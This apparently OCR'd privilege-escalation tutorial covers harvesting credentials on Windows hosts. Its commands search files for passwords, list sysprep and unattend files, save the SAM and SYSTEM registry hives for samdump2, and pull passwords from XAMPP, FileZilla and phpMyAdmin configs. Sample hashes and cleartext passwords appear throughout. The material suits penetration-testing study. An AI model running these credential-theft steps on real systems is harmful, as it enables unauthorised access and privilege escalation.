Windows Privesc

Something something something

Brought to you by Togie

The basics

You can do this if you want to wait a few years.

Searches txt/xml/ini for the word “password”

```
findstr /si password *.txt
findstr /si password *.xml
findstr /si password *.ini
```

Find all those strings in config files.

```
dir /s *pass* == *cred* == *vnc* == *.config*
```

Find all passwords in all files.


```
findstr /spin "password" *.* -
findstr /spin "password" *.*
```

Password mining:

Okay, so here are some juicy files. But so what, why are they important?


C:\sysprep.inf
C:\sysprep\sysprep.xml
C:\unattend.xml
C:\windows\Panther\Unattend\Unattended.xml
C:\windows\Panther\Unattended.xml
C:\windows\repair\SAM
C:\windows\System32\config\RegBack\SAM

Sysprep.xml




```
<LocalAccounts>
    <LocalAccount wcm:action="add">
        <Password>
            <Value>U3VwZXJTZWN1cmVQYXNzd29yZA==</Value>
            <PlainText>false</PlainText>
        </Password>
        <Description>Local Administrator</Description>
        <DisplayName>Administrator</DisplayName>
        <Group>Administrators</Group>
        <Name>Administrator</Name>
    </LocalAccount>
</LocalAccounts>
```


Sysprep.inf



```
[GuiUnattended]
OEMSkipRegional=1
OemSkipWelcome=1
AdminPassword=s3cr3tp4ssw0rd
TimeZone=20
```

Unattend.xml






```
<AutoLogon>
    <Password>
        <Value>U3VwZXJTZWN1cmVQYXNzd29yZA==</Value>
        <PlainText>false</PlainText>
    </Password>
    <Enabled>true</Enabled>
    <Username>Administrator</Username>
</AutoLogon>
```


SAM !!

reg save hklm\sam [save directory]
reg save hklm\system [save directory]



```
root@kali:~/Downloads# samdump2 system sam
*disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Togie:1000:aad3b435b51404eeaad3b435b51404ee:79443ee57cfe974a62a5aca6c3cc93c6:::
hacker:1001:aad3b435b51404eeaad3b435b51404ee:5e7599f673df11d5c5c4d950f5bf0157:::
manigga:1002:aad3b435b51404eeaad3b435b51404ee:d0667bd28253bfc0813ac81bfc9fd465:::
HarroMynameis2g:1003:aad3b435b51404eeaad3b435b51404ee:0a9006473dd6d5bcb3f8900043b86323:::
Vuln:1004:aad3b435b51404eeaad3b435b51404ee:5ba9544b78fc0306169776edabee992a:::
```

Password Mining: Powered by XAMPP



Is XAMPP production ready?

XAMPP is not meant for production use but only for development environments. XAMPP is configured to be open as possible to allow the developer anything he/she wants. For development environments, this is great but in a production environment, it could be fatal.

Here a list of missing security in XAMPP:

1. The MySQL administrator (root) has no password.

If you want have your XAMPP accessible from the internet, you should go to the following URI which can fix some problems:

```
http://localhost/security/
```


With the security console you can set a password for the MySQL user "root" and phpMyAdmin. You can also enable a authentication for the XAMPP demopages.

This web based tool does not fix any additional security issues! Especially the FileZilla FTP server and the Mercury mail server you must secure yourself.

Password Mining : Filezilla Server/Client


C:\xampp\FileZillaFTP\FileZillaServer.xml - Server

%SYSTEMDIR%\%APPDATA%\FileZilla\recentservers.xml - Client



```
- <FileZillaServer>
    <Groups />
  - <Users>
    - <User Name="togie">
        <Option Name="Pass">f1a1d9715b3491bbc2d5203c88ac67fb</Option>
        <Option Name="Group" />
        <Option Name="Bypass server userlimit">0</Option>
```

MD5 Hash cracked using online hash cracker.




```
f1a1d9715b3491bbc2d5203c88ac67fb MD5 : 1337hax0r
```

Password Mining: phpMyAdmin/webdav


phpmyadmin config file

C:\xampp\phpMyAdmin\config.inc



```
/* Authentication type and info */
$cfg['Servers'][$i]['auth_type'] = 'cookie';
$cfg['Servers'][$i]['user'] = 'admin';
$cfg['Servers'][$i]['password'] = 'INeverreusecredshaHA';
$cfg['Servers'][$i]['extension'] = 'mysqli';
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Lang'] = '';
```

